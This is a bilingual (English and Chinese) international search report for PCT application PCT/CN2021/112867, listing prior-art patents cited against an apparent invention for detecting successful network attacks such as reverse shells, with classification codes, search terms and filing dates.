


图 8




图 9

INTERNATIONAL SEARCH REPORT

International application No.

PCT/CN2021/112867

A. CLASSIFICATION OF SUBJECT MATTER

H04L 29/06(2006.01)i

According to International Patent Classification (IPC) or to both national classification and IPC

B. FIELDS SEARCHED

Minimum documentation searched (classification system followed by classification symbols)

H04L

Documentation searched other than minimum documentation to the extent that such documents are included in the fields searched

Electronic data base consulted during the international search (name of data base and, where practicable, search terms used)

CNKI, CNPAT, WPI, EPODOC: 攻击, 恶意, 识别, 检测, 成功, 数据流, 报文, 源, 目标, 目的, 标识, 地址, 端口, 关联, 反弹, attack, malicious, identify, detect, success, data flow, message, source, target, identification, address, port, association, rebound, shell, IP

C. DOCUMENTS CONSIDERED TO BE RELEVANT

Category*	Citation of document, with indication, where appropriate, of the relevant passages	Relevant to claim No.
X	CN 111049782 A (BEIJING QIHOO TECHNOLOGY CO., LTD.) 21 April 2020 (2020-04-21) description, paragraphs [0104]-[0314], and figures 1-4	1-24
X	CN 111049781 A (BEIJING QIHOO TECHNOLOGY CO., LTD.) 21 April 2020 (2020-04-21) description, paragraphs [0054]-[0170], and figures 1-3	1-24
X	CN 111901306 A (SUZHOU INSPUR INTELLIGENT TECHNOLOGY CO., LTD.) 06 November 2020 (2020-11-06) description, paragraphs [0028]-[0049], and figures 1-2	1-24
A	US 2020036736 A1 (WALLARM, INC.) 30 January 2020 (2020-01-30) entire document	1-24
A	US 2018183831 A1 (T-MOBILE, USA, INC.) 28 June 2018 (2018-06-28) entire document	1-24



Further documents are listed in the continuation of Box C.



See patent family annex.

* Special categories of cited documents:

“A” document defining the general state of the art which is not considered to be of particular relevance

“E” earlier application or patent but published on or after the international filing date

“L” document which may throw doubts on priority claim(s) or which is cited to establish the publication date of another citation or other special reason (as specified)

“O” document referring to an oral disclosure, use, exhibition or other means

“P” document published prior to the international filing date but later than the priority date claimed

“T” later document published after the international filing date or priority date and not in conflict with the application but cited to understand the principle or theory underlying the invention

“X” document of particular relevance; the claimed invention cannot be considered novel or cannot be considered to involve an inventive step when the document is taken alone

“Y” document of particular relevance; the claimed invention cannot be considered to involve an inventive step when the document is combined with one or more other such documents, such combination being obvious to a person skilled in the art

“&” document member of the same patent family

Date of the actual completion of the international search

03 November 2021

Date of mailing of the international search report

17 November 2021

Name and mailing address of the ISA/CN

China National Intellectual Property Administration (ISA/
CN)
No. 6, Xitucheng Road, Jimenqiao, Haidian District, Beijing
100088, China

Facsimile No. (86-10)62019451

Authorized officer

Telephone No.

INTERNATIONAL SEARCH REPORT
Information on patent family members

International application No.

PCT/CN2021/112867

Patent document cited in search report			Publication date (day/month/year)	Patent family member(s)	Publication date (day/month/year)
CN	111049782	A	21 April 2020	None	
CN	111049781	A	21 April 2020	None	
CN	111901306	A	06 November 2020	None	
US	2020036736	A1	30 January 2020	None	
US	2018183831	A1	28 June 2018	None	

国际检索报告

国际申请号

PCT/CN2021/112867

A. 主题的分类

H04L 29/06 (2006.01) i

按照国际专利分类 (IPC) 或者同时按照国家分类和 IPC 两种分类

B. 检索领域

检索的最低限度文献 (标明分类系统和分类号)

H04L

包含在检索领域中的除最低限度文献以外的检索文献

在国际检索时查阅的电子数据库 (数据库的名称, 和使用的检索词 (如使用))

CNKI, CNPAT, WPI, EPDOC: 攻击, 恶意, 识别, 检测, 成功, 数据流, 报文, 源, 目标, 目的, 标识, 地址, 端口, 关联, 反弹, attack, malicious, identify, detect, success, data flow, message, source, target, identification, address, port, association, rebound, shell, IP

C. 相关文件

类 型*	引用文件, 必要时, 指明相关段落	相关的权利要求
X	CN 111049782 A (北京奇虎科技有限公司) 2020年 4月 21日 (2020 - 04 - 21) 说明书第[0104]-[0314]段, 图1-4	1-24
X	CN 111049781 A (北京奇虎科技有限公司) 2020年 4月 21日 (2020 - 04 - 21) 说明书第[0054]-[0170]段, 图1-3	1-24
X	CN 111901306 A (苏州浪潮智能科技有限公司) 2020年 11月 6日 (2020 - 11 - 06) 说明书第[0028]-[0049]段, 图1-2	1-24
A	US 2020036736 A1 (WALLARM, INC.) 2020年 1月 30日 (2020 - 01 - 30) 全文	1-24
A	US 2018183831 A1 (T-MOBILE, USA, INC.) 2018年 6月 28日 (2018 - 06 - 28) 全文	1-24

☐ 其余文件在C栏的续页中列出。☒ 见同族专利附件。

* 引用文件的具体类型:

“A” 认为不特别相关的表示了现有技术一般状态的文件

“E” 在国际申请日的当天或之后公布的在先申请或专利

“L” 可能对优先权要求构成怀疑的文件, 或为确定另一篇引用文件的公布日而引用的或者因其他特殊理由而引用的文件 (如具体说明的)

“O” 涉及口头公开、使用、展览或其他方式公开的文件

“P” 公布日先于国际申请日但迟于所要求的优先权日的文件

“T” 在申请日或优先权日之后公布, 与申请不相抵触, 但为了理解发明之理论或原理的在后文件

“X” 特别相关的文件, 单独考虑该文件, 认定要求保护的发明不是新颖的或不具有创造性

“Y” 特别相关的文件, 当该文件与另一篇或者多篇该类文件结合并且这种结合对于本领域技术人员为显而易见时, 要求保护的发明不具有创造性

“&” 同族专利的文件

国际检索实际完成的日期

2021年 11月 3日

国际检索报告邮寄日期

2021年 11月 17日

ISA/CN的名称和邮寄地址

中国国家知识产权局 (ISA/CN)

中国 北京市海淀区蓟门桥西土城路6号 100088

传真号 (86-10)62019451

授权官员

陈文静

电话号码 86-(10)-53961739

国际检索报告
关于同族专利的信息

国际申请号

PCT/CN2021/112867

检索报告引用的专利文件			公布日 (年/月/日)	同族专利	公布日 (年/月/日)
CN	111049782	A	2020年 4月 21日	无	
CN	111049781	A	2020年 4月 21日	无	
CN	111901306	A	2020年 11月 6日	无	
US	2020036736	A1	2020年 1月 30日	无	
US	2018183831	A1	2018年 6月 28日	无	